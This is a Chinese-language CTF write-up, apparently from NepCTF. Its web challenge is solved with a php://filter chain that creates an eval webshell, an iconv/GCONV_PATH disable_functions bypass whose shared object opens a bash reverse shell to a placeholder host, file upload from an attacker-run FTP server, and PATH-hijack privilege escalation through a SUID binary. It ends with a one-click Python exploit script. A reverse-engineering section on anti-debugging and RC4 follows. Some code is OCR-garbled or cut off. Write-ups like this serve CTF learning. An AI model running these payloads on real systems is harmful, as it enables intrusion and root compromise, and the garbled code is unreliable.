带上这个filter链， POST参数1即可执行php代码

PHP Version 5.6.40

php

<b>System</b>	Linux push-4839fb8cf4db4e19 5.4.0-155-generic #172-Ubuntu SMP Fri Jul 7 16:10:02 UTC 2023 x86_64
<b>Build Date</b>	Jan 23 2019 00:09:07
<b>Configure Command</b>	'./configure' '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--enable-fpt' '--enable-mbstring' '--enable-mysqld' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-libdir=/lib/x86_64-linux-gnu' '--with-apxs2' '--disable-cgi' 'build_alias=x86_64-linux-gnu' 'CFLAGS=-fstack-protector-strong -fpic -fpie -O2' 'LDFLAGS=-Wl,-O1 -Wl,--hash-style=both -fPIC' 'CPPFLAGS=-fstack-protector-strong -fPIC -fPIE -O2'
<b>Server API</b>	Apache 2.0 Handler
<b>Virtual Directory Support</b>	disabled
<b>Configuration File (php.ini) Path</b>	/usr/local/etc/php
<b>Loaded Configuration File</b>	/usr/local/etc/php/php.ini
<b>Scan this dir for additional .ini files</b>	/usr/local/etc/php/conf.d
<b>Additional .ini files parsed</b>	(none)
<b>PHP API</b>	20131106
<b>PHP Extension</b>	20131226
<b>Zend Extension</b>	220131226
<b>Zend Extension Build</b>	API20131226.NTS
<b>PHP Extension Build</b>	API20131226.NTS
<b>Debug Build</b>	no

查看器 指令台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 应用程序 HackBar

Encryption Encoding SQL XSS LFI XXE Other

Load URL Split URL Execute

Post data Referer User Agent Cookies Clear All ADD "/"


1=phpinfo();

## 整理思路

但由于**open\_basedir**的原因，且无法bypass `openbase_dir`，无法直接读取，所以考虑命令执行  
又由于**system**、**exec**、**shell\_exec**等函数被禁用，需要想办法bypass disable function

已知题目环境apache2和php5.6，iconv和putenv函数没有被ban，

所以可以考虑使用iconv配合so文件命令执行（蚁剑的bypass\_disable\_function插件可以看哪些函数能用）



但是传文件又是一个问题，由于常用写文件函数都被ban了，像fwrite、move\_upload\_file、fputs、file\_put\_contents等都被ban了，所以考虑使用ftp传文件，当然也有其它方法（看到team-ctf师傅的WP我才知道还有XML能用，当然最迅速我感觉还是ftp），感谢师傅提供思路，我已经补充到我之前做实验的笔记，感兴趣的师傅可以看看

[https://www.lxscloud.top/2022/04/15/PHP-Bypass-disable\\_function/](https://www.lxscloud.top/2022/04/15/PHP-Bypass-disable_function/)

题外话

看到有 Aegis-TheShy 师傅说 move\_uploaded\_file 能用我是很惊讶的，因为我把它写到了 disable function 里面了

存为 phpxxxxxx 文件名。也许我们可以通过 FILE 变量进行上传？注意到 move\_uploaded\_file 函数没有被禁。所以得出 Exp：

兰兰兰兰兰兰。

结果发现我写进去的函数名写错了（捂脸.jpg）

```
sig,pcntl_signal,pcntl_signal_get_handler,pcntl_
priority,pcntl_setpriority,pcntl_async_signals,syst
_collect_cycles,array_merge_recursive,pfsockopen,
assert,dl,move_upload_file,sysmlink,readlink,c
```

接下来，bypass disable function，这个比较宽松，提供了 putenv()、iconv()，可以使用 LD\_PRELOAD 也可以使用 iconv，或者其它只要能 getshell 就行

(本意考的是 getshell，iconv 是我的做法，LD\_PRELOAD 是我看到有师傅的做法，不能算非预期吧[担心.jpg])

- 使用 iconv 需要两个文件，一个是 gconv-modules，另一个是对应.so 文件，然后使用 iconv() 触发
- 使用 LD\_PRELOAD，需要对应.so 文件，然后使用 mb\_send\_mail() 触发 (理塘最速传说と絶凶の猛虎 Boogipop 师傅提及，tql)

## 准备文件

准备 gconv-modules

准备一个名称作为字符集名称，这里使用了 exp 作为字符集名

```
1 module EXP// INTERNAL .../.../.../.../.../.../tmp/exp 2
2 module INTERNAL EXP// .../.../.../.../.../.../tmp/exp 2
```

编译 so 文件

exp.c 如下

xx.xx.xx.xxxxxx 需要改为你的反弹 shell 地址

```
1 #include <stdio.h>
2 #include <stdlib.h>
3
4 void gconv() {
5
6 }
7
8 void gconv_init() {
9     system("/bin/bash -c 'bash -i >& /dev/tcp/xx.xx.xx.xx/xxxx 0>&1 &!'");
10 }
```

编译命令如下,编译完成后会生成exp.so

```
1 gcc exp.c -o exp.so -shared -fPIC
```

然后需要把文件传到靶机上的/tmp目录

## 文件传输到靶机

首先在公网开一个ftp服务器，在公网开是保证靶机能访问到我们的ftp

(端口23、9998、9999、10000需要在防火墙放行)

这里有个小坑：需要启用 `handler.permit_foreign_addresses = True` 和禁用 `handler.masquerade_address = "ip"`，因为我们的VPS在公网上

```
1 from pyftpdlib.authorizers import DummyAuthorizer
2 from pyftpdlib.handlers import FTPHandler
3 from pyftpdlib.servers import FTPServer
4
5
6 authorizer = DummyAuthorizer()
7
8 authorizer.add_anonymous("./")
9
10 handler = FTPHandler
11 handler.authorizer = authorizer
12
13 #handler.masquerade_address = "ip"
14 # 注意要用被动模式
15 handler.passive_ports = range(9998,10000)
16 handler.permit_foreign_addresses = True
17 #handler.permit_privileged_ports = True
18
```

```
19 server = FTPServer(("0.0.0.0", 23), handler)
20 server.serve_forever()
```

然后在前面php代码执行的基础上执行如下代码

```
1 $local_file = '/tmp/在靶机上保存的文件名';
2 $server_file = '服务器上的文件名';
3 $ftp_server = 'ftp服务器地址';
4 $ftp_port=23;
5 $ftp = ftp_connect($ftp_server,$ftp_port);$login_result = ftp_login($ftp, 'anony
6     echo "Successfully written to $local_file\n";
7 } else {
8     echo "There was a problem\n";
9 }ftp_close($ftp);
```

最方便是准备一个 `ftp.php`，先用上面的代码把这个 `ftp.php` 下载下来，后续传文件很方便



```
ftp.php - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
<?php
$local_file = '/tmp/'.$_GET['dst_name']; $server_file = $_GET['src_name']; $ftp_server = $_GET['host']; $ftp_port=23; $ftp = ftp_connect($ftp_server,
$ftp_port);$login_result = ftp_login($ftp, 'anonymous', "");ftp_pasv($ftp,1);if (ftp_get($ftp, $local_file, $server_file, FTP_BINARY)) { echo "Successfully
written to $local_file"; } else { echo "There was a problem"; }ftp_close($ftp);
?>
```

## 开始反弹shell进行命令执行

文件传完后，需要执行以下php程序进行触发

```
1 putenv("GCONV_PATH=/tmp/");
2 iconv("exp", "UTF-8", "");
```

下面这个也可

```
1 putenv("GCONV_PATH=/tmp/");
2 iconv_strlen("1","exp");
```

由于在filter chain一句话木马直接执行以上程序无法触发（这也是一个坑，因为filter chain里面我们用了convert.iconv，可能存在冲突导致有时触发不了）

所以尝试在/tmp下写一个php文件（这里叫t.txt方便后面包含）

```
1 <?php  
2 putenv("GCONV_PATH=/tmp/");  
3 iconv("exp", "UTF-8", "");  
4 ?>
```

可以使用var\_dump(scandir("/tmp/"));确定文件是否传输成功

再使用jump.php进行包含

nepctf.1cepeak.cn:32529/jump.php?link=/tmp/t


Shell弹回来之后就是读flag了，flag的所有者是root，权限是-rwx-----，所以还需要提权



```
total 128  
drwxr-xr-x 1 root root 37 Jul 30 07:31 clean.sh  
drwxr-xr-x 5 root root 360 Aug 13 15:12 dev  
drwxr-xr-x 1 root root 4096 Aug 13 15:12 etc  
-rwx----- 1 root root 45 Aug 13 15:12 flag  
drwxr-xr-x 2 root root 4096 Oct 20 2018 home  
drwxr-xr-x 1 root root 4096 Jan 22 2019 lib  
drwxr-xr-x 2 root root 4096 Jan 22 2019 lib64  
drwxr-xr-x 2 root root 4096 Jan 22 2019 media  
drwxr-xr-x 2 root root 4096 Jan 22 2019 mnt
```

注意到/showmsg有suid，同时给了源码src.c

设置了gid、uid，并且cat命令没有用绝对路径，很明显的环境变量提权



```
#include <stdlib.h>  
#include <unistd.h>  
#include <string.h>  
#include <sys/types.h>  
#include <stdio.h>  
  
int main(int argc, char **argv, char **envp) {  
    gid_t gid;  
    uid_t uid;  
    gid = getegid();  
    uid = geteuid();  
  
    setresgid(gid, gid, gid);  
    setresuid(uid, uid, uid);  
  
    printf("Thank you! This is the final step. --From lx56\n");  
    return system("cat /tmp/resources/4.txt");  
}
```

直接构造我们的cat程序，读flag用tail、more、head、/bin/cat都是可以的

```
1 echo -e '#!/bin/sh\ntail /flag' > /tmp/cat && chmod 755 /tmp/cat
```

或者为了更方便理解

```
1 echo '#!/bin/sh' > /tmp/cat
2 echo 'tail /flag' >> /tmp/cat
3 chmod +x /tmp/cat
```

然后将我们的cat所在目录（也就是/tmp）放到环境变量PATH，优先于其它环境变量

```
1 export PATH=/tmp:$PATH
```

此时执行 `/showmsg` 即可获取flag，收到出题人感谢语一句（骄傲.jpg）

给出一键getflag程序（python3）

```
1 #coding:utf-8
2 #注意：请启动恶意ftp服务器后运行此exp
3 import requests, time
4
5
6 '''在此填入题目地址和恶意FTP服务器IP'''
7 server = "http://nepctf.1cepeak.cn:30910" #server = "http://xxx.xxx.xxx.xxx:xxxx"
8 your_ftp_server_ip = 'Your ftp server'#'xxx.xxx.xxx.xxx'
9
10
11 file_to_use = "/tmp/resources/5"
12
13
14 #<?php eval($_POST[1]);/*aaa
15 base64_payload = "PD9waHAgZXZhCgkX1BPU1RbMV0p0y8qYWFn"
16
17 # generate some garbage base64
18 filters = "convert.base64-encode|convert.iconv.UTF8.CSISO2022KR|"
19 filters += "convert.base64-encode|"
20 # make sure to get rid of any equal signs in both the string we just generated a
21 filters += "convert.iconv.UTF8.UTF7|"
22
23 # 请求头，不加也可以
24 headers = {
25     "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
26     "Accept-Encoding": "gzip, deflate",
```

```
27     "Accept-Language": "zh-CN,zh;q=0.9",
28     "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
29     "Connection": "keep-alive",
30     "Cache-Control": "no-cache",
31     "Upgrade-Insecure-Requests": "1",
32     "Cookie": "session=8819b494-6cf6-41ce-82f7-c0ccf47e0efd.4XGPzbd5tBwxDxzlpn-WL
33 }
34
35 for c in base64_payload[::-1]:
36     filters += open('./res/' + str(hex(ord(c))).replace("0x", "")).read() +
37     # decode and reencode to get rid of everything that isn't valid base64
38     filters += "convert.base64-decode|"
39     filters += "convert.base64-encode|"
40     # get rid of equal signs
41     filters += "convert.iconv.UTF8.UTF7|"
42
43 filters += "convert.base64-decode"
44 final_payload = f"php://filter/{filters}/resource={file_to_use}"
45
46 # 不落地一句话木马
47 def eval_php(data_post):
48     data = {"1": data_post}
49     eval_result = requests.post(server + "/jump.php?link=" + final_payload, data)
50     #print(eval_result)
51     return eval_result
52
53 # 先创建ftp.txt方便后续下载文件
54 def downfile():
55     code = '''$local_file = '/tmp/ftp.txt'; $server_file = 'ftp.php'; $ftp_server =
56 res = eval_php(code)
57 if "Successfully written" not in res:
58     print("Fail to download `ftp.php` from ftp: {}!".format(your_ftp_server_
59     print(res)
60     exit(-1)
61 else:
62     print("Download Successfully")
63
64 # 包含前面创建的ftp.txt来下载文件
65 def downfiles1(dst_name, src_name):
66     params = {
67         "link": "/tmp/ftp",
68         "host": your_ftp_server_ip,
69         "src_name": src_name,
70         "dst_name": dst_name
71     }
72     ftp_result = requests.get(server + "/jump.php", params=params, timeout=10).t
73     if "Successfully written" not in ftp_result:
```

```
74     print("Fail to download file from ftp: {}".format(your_ftp_server_ip))
75     print(ftp_result)
76     exit(-1)
77 else:
78     print("Download Successfully")
79
80 # 下载所有需要的文件
81 def download_all_files():
82     files = []
83     files.append({"filename": "gconv-modules", "dfilename": "gconv-modules"})
84     files.append({"filename": "t.php", "dfilename": "t.txt"})
85     files.append({"filename": "exp.so", "dfilename": "exp.so"})
86     files.append({"filename": "e.sh", "dfilename": "e.sh"})
87     files.append({"filename": "cat", "dfilename": "cat"})
88
89     for _ in files:
90         downfiles1(_['dfilename'], _['filename'])
91
92
93
94 def exec_them():
95     global done_tri
96     # 服务器有可能会因为php://filter (eval_php时使用了convert.iconv编码器) 无法触发LD_
97     # 因此需要不断尝试 (在apache2重启后尝试成功率会更高) ,
98     # 一般等待0-10分钟即可获取flag
99     while True:
100         print("Try to execute cmd `tail /flag > /tmp/flag.txt` in every 20 seconds...")
101         res_ = requests.get(server + "/jump.php?link=/tmp/t", headers=headers).text
102         if "111" not in res_:
103             download_all_files()
104             print("Wait 20 seconds...")
105         else:
106             res = requests.get(server + "/jump.php?link=/tmp/flag").text
107             if "{}" in res and "{}" in res:
108                 print("flag:", res)
109                 break
110             time.sleep(20)
111
112 if __name__ == "__main__":
113     downfile()
114     download_all_files()
115
116     print("Wait 20 seconds...")
117     time.sleep(20)
118
119     exec_them()
```

# Reverse

## 九龙拉棺

综合难度: easy

考点:多线程, 父子进程, 共享内存, 硬件断点检测, int3断点反调试, xtea加密算法.

### 出题思路/解题思路/杂记:

本题使用了8个线程+1个新的进程, 实现了flag字符串的验证。

看似是8个线程, 实则8个线程均通过一个变量控制, 所以使用的是一个线程。只要跟随变量(nCurLevel)的变化, 走到相应的线程, 即可了解程序逻辑。

- 4个线程用来解密子进程exe, 分别使用Rc4 -> Base32 -> Base58 -> Base64. 解密。因为使用的是线程, 只能通过
- 1个线程用于内存写入exe文件, 并执行子进程。
- 1个线程用于反调试
  - 反调试动态读取.text(第一个段)并通过累加的方式, 不断读取对比的方式, 来实现反调试。如果程序一开始就存在断点, 则该反调试无效, 若在调试中突然增加int3断点, 则该程序直接退出。
- 1个线程用于给输入的字符串加密, (部分字符, 使用了xtea算法。若对比失败, 则直接退出经常, 不经过最后的输出验证结果。
- 1个线程用于获取最终的对比结果。用来判断是否验证成功。

### 检测硬件断点

大部分的线程中穿插着检查硬件断点的检测。

读取当前线程的Context, 查看Dr7是否为一个正常值。若不为正常的值, 则判断该线程设置了硬件断点。会尝试使用SetThreadContext来设置Dr7取消硬件断点。若无法取消, 则直接退出进程。

```

        mov    [ebp+Context.ContextFlags], 1003Fh
        call   ds:GetCurrentThread ; 获得当前线程
        mov    esi, eax
        lea    eax, [ebp+Context]
        push   eax ; lpContext
        push   esi ; hThread
        call   ds:GetThreadContext ; 获得线程上下文
        test  eax, eax
        jz    short loc_401690 ; 无硬件断点分支

loc_401690:
        cmp   [ebp+Context.Dr7], 0
        jz    short loc_401690 ; 检查Dr7 寄存器

        lea    eax, [ebp+Context] ; 存在硬件断点
        mov    [ebp+Context.Dr7], 0
        push  eax ; lpContext
        push  esi ; hThread
        call  ds:SetThreadContext
        lea   eax, [ebp+Context]
        mov   [ebp+Context.ContextFlags], 1003Fh
        push  eax ; lpContext
        push  esi ; hThread
        call  ds:GetThreadContext
        test  eax, eax
        jz   short loc_40167C ; 检测是否设置成功

loc_40167C:
        mov   eax, 1
        pop   esi
        ret

checkHardBreak endp

```

The assembly code performs several tasks: it retrieves the current thread context, sets the thread context, and then checks the Dr7 register for hardware breakpoints. It also handles the detection of whether the context was successfully set. Finally, it returns from the function.

## Main 函数:

首先提权，需要一些权限。

然后启动8个线程。

紧接着接收用户输入字符串

```

        mov    [esp+0E8h+var_8C], eax
        call   esi ; CreateThread
        mov    [esp+0D0h+Handles], eax
        lea    eax, [esp+0D0h+Arglist]
        push  5Ah ; 'Z'
        push  eax ; Arglist
        push  offset a90s ; "%90s"
        call  scanf
        lea    ecx, [esp+0DCh+Arglist]
        add   esp, 0Ch
        lea    edx, [ecx+1]

loc_402872:          ; strlen():
        mov    al, [ecx]
        inc   ecx
        test  al, al
        jnz   short loc_402872 ; strlen():

        sub   ecx, edx
        cmp   ecx, 80 ; 长度必须为 80
        jz    short loc_402896

loc_402896:
        push  offset Buffer ; Buffer
        call  ds:puts
        add   esp, 4
        push  0FFFFFFFh ; uExitCode
        call  ds:ExitProcess

```

The assembly code creates a thread, reads a string from standard input into memory, calculates its length using `strlen()`, and then checks if the length is exactly 80 bytes. If so, it prints the buffer and exits the process.

将用户输入字符串放入 myShareMemory 中。

初始化当前应执行线程ID. 使用Wait等待线程执行完毕。

## 用户输入字符的存储形式解释

myShareMemory 作为保存用户输入数据的地方，为了实现双进程间的数据交换，我直接使用的 CreateFileMapping。并且通过随机数来取一个随机偏移存放用户输入字符串。

The screenshot shows a debugger interface with several assembly code snippets. The top snippet is:

```
sub esp, 0Ch
mov eax, __security_cookie
xor eax, ebp
mov eax, [ebp+var_4], eax
lea eax, [ebp+Luid]
push eax
push offset aSCreateGlobal ; "SeCreateGlobalPrivilege"
push 0
call ds:LookupPrivilegeValueW
test eax, eax
jz loc_401007
```

The second snippet is:

```
push offset aGlobalMyshare ; "Global\\MYSHERE"
push 1FCh ; dwMaximumSizeLow
push 0 ; dwMaximumSizeHigh
push 4 ; fProtect
push 0 ; lpFileMappingAttributes
push 0FFFFFFFh ; hFile
call ds>CreateFileMappingW
mov hObject, eax
test eax, eax
jz short loc_401007
```

The third snippet is:

```
push 1FCh ; dwNumberOfBytesToMap
push 0 ; dwFileOffsetLow
push 0 ; dwFileOffsetHigh
push 0F001Fh ; dwDesiredAccess
push eax ; hFileMappingObject
call ds:MapViewOfFile
mov myShareMemory, eax
test eax, eax
jz short loc_401007
```

The bottom left snippet is:

```
push esi
push 0 ; Time
call ds:_time64
push eax ; Seed
call ds:rand
call ds:rand
cdq
mov ecx, 190h
idiv ecx
push 1FCh ; Size
push 0 ; Val
push myShareMemory ; void *
mov esi, edx
call memset
```

The bottom right snippet is:

```
loc_401007: ; uExitCode
push 0FFFFF9Dh
call ds:ExitProcess
sub_401020 endp
```

At the bottom of the debugger window, it says: 80.00% (-317, 204) | (923, 272) | 0000047E| 0040107F: sub\_401020+5F | (Synchronized with Hex View-1)

并且初始化操作先于 main 函数执行。



## 导出子进程

了解完子进程的加密算法，可以找到原始数据导出，即可快速获得子进程

```

22     _int64 v19; // [esp+11Ch] [ebp-18h]
23     _int64 v20; // [esp+124h] [ebp-10h]
24     int v21; // [esp+12Ch] [ebp-8h]
25
26     checkHardBreak();
27     while ( nCurLevel != 1 )
28     {
29         Sleep(0x1F4u);
30         checkHardBreak();
31     }
32     v21 = 0;
33     v19 = 0x164;
34     v20 = 0x164;
35     strcpy(v18, "MessageBoxA"); // rc4Key
36     nCurStringLength = 0x3479;
37     v0 = (char *)malloc(0x3479u);
38     v1 = v0;
39     Block = v0;
40     if ( !v0 || (memset(v0, 0, 0x3479u), v2 = strlen(v18), memset(v17, 0, sizeof(v17)), !v1) )
41     {
42         ExitProcess(0xFFFFFFFF);
43     }
44     if ( v1 > byte_40948F || v1 + 13431 < byte_406018 )
45     {
46         memcpy(v1, byte_406018, 0x3478u);
47     }
48     v3 = v1;
49     v4 = 13432;
50     do
51     {
52         v5 = (v3++)[byte_406018 - v1];
53         *(v3 - 1) = v5;
54         --v4;
55     } while ( v4 );
56     for ( i = 0; i < 0x100; ++i )
57     {
58         v17[i] = i;
59     }
60     LOBYTE(v15) = 0;
61     for ( j = 0; j < 0x100; ++j )
62     {
63         v8 = v17[j];
64         v15 = (unsigned char)(v15 + v18[j % v2] + v8);
65         v17[j] = v17[v15];
000012BE Rc4DecodeThread:35 (401E8E)

```



## 子进程解析


子进程使用纯汇编编写。

### 获取Kernel32.dll的基本地址

